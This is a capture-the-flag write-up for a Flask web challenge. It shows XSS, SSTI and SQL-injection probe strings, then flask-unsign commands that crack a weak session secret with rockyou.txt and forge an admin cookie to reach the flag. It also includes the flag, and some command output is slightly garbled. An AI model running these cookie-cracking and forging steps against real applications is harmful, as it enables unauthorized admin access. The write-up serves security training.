

Sign Up and Enjoy (CTF@CIT 2026)


Description:

I'm confused, what does this application do exactly?

Overview

The webapp has basic functionalities like signup, signin, update profile, dashboard page and admin portal for admin only. The problem in this challenge is secret-key used to sign flask-cookie is too weak, in which attacker can crack and forge a cookie as an admin.

Reconnaissance



Let sign up with malicious code

CAMPAIGN CITY

Create your workspace account

Provision access for your document workspace and collaboration tools.

That username is already in use.

FULL NAME**USERNAME****WORK EMAIL****PASSWORD**

Use at least 8 characters with uppercase, lowercase, a number, and a symbol.

Create account

CAMPAIGN CITY

Sign in

Access your workspace, previews, and protected document workflows.

Account created. Sign in to continue.

USERNAME

<script>alert('hacked')</script>

PASSWORD

.....

Continue

Need an account? [Create one](#)

CAMPAIGN CITY

Creator Workspace

Sign out

ACTIVE WORKSPACE

Keep campaign assets, publishing tools, and private releases in one place.

Manage internal media, monitor queue state, and review distribution activity across the live workspace.

SIGNED IN
{{7*7}} \${7*7}
@<script>alert('hacked')</script>

Workspace queue

Open Link Preview

Investor room export
Records

Ready

Document seal refresh
Brand

In review

WORKSPACE STATUS

Published
18

Queued
4

Shared
11

Restricted
3

The XSS and SSTI don't work. Look at the source code and it is encoded.

```
<div class="workspace-usercard">
  <span class="muted-label">Signed in</span>
  <strong>{{7*7}} ${{7*7}}</strong>
  <em>@&lt;script&gt;alert(&#39;hacked&#39;)&lt;/script&gt;</em>
</div>
</section>
```

Try SQLi with admin account but not works at all. Injecting ' \ " -- but the server responds as normal.

Get to /admin is redirected to /workspace if not admin.

The webapp doesn't have pretty much functionalities, I inspect the cookie. Look at the Wapptlyzer, I know server employing Flask, for that, the cookie is also signed by flask.

Decode the cookie got this:

The screenshot shows a web-based Base64 decoder interface. On the left, under the 'Recipe' tab, the 'From Base64' section is active. It has a dropdown menu set to 'Alphabet' with the range 'A-Za-z0-9+/' and a checked box for 'Remove non-alphabet chars'. Below this is a 'Zlib Inflate' section with 'Start index' and 'Initial output buffer' both set to 0, 'Buffer expansion type' set to 'Adaptive', and an unchecked box for 'Resize buffer after decompression'. On the right, the 'Input' field contains a long Base64 string. Below the input, the 'Output' field displays the decoded JSON: `{"role": "standard", "uid": "u_3bcb5755", "username": "<script>alert('hacked')</script>"}`. The output is highlighted in yellow.

I think I will have to forge the cookie as admin.

Using flask-unsign to decrypt the cookie with password from rockyou.txt:


```
PS C:\Users\ADMIN\Desktop\Hit Your Limit> flask-unsign --unsign --cookie "eyJyb2xlIjoic3RhbmRhcmQlLCJ1YWQlOiJ1X2M1NjZjMmNj
IiwidXNlcm5hbWUiOiJiYnQyIn0.aeTxpg.659PwKYGi_qqGLcBCob-L-z-15w" --wordlist rockyou.txt --no-literal-eval
[*] Session decodes to: {'role': 'standard', 'uid': 'u_c567c2cc', 'username': 'btt2'}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 175232 attemptsideo
b'Password1!'
PS C:\Users\ADMIN\Desktop\Hit Your Limit>
```

Got it!!!

Now sign it as admin

```
PS C:\Users\ADMIN\Desktop\Hit Your Limit> flask-unsign --sign --cookie '{"role': 'admin', 'uid': 'u_c567c2cc', 'username': 'bbt2'}" --secret "Password1!"  
eyJyb2x1IjoieWRTaw4iLCJ1awQiOiJ1X2M1NjdjMmNjIiwidXNlcm5hbWUiOiJiYnQyIn0.aeT2eQ.KgD2hQSs_VyJM8VinSXDDOvjG0U  
PS C:\Users\ADMIN\Desktop\Hit Your Limit>
```

Replace the current session with created one and then head to `/admin` for flag.



Flag: `CIT{W3ak_S3cr3t5_C@n_B3_Un5ign3d}`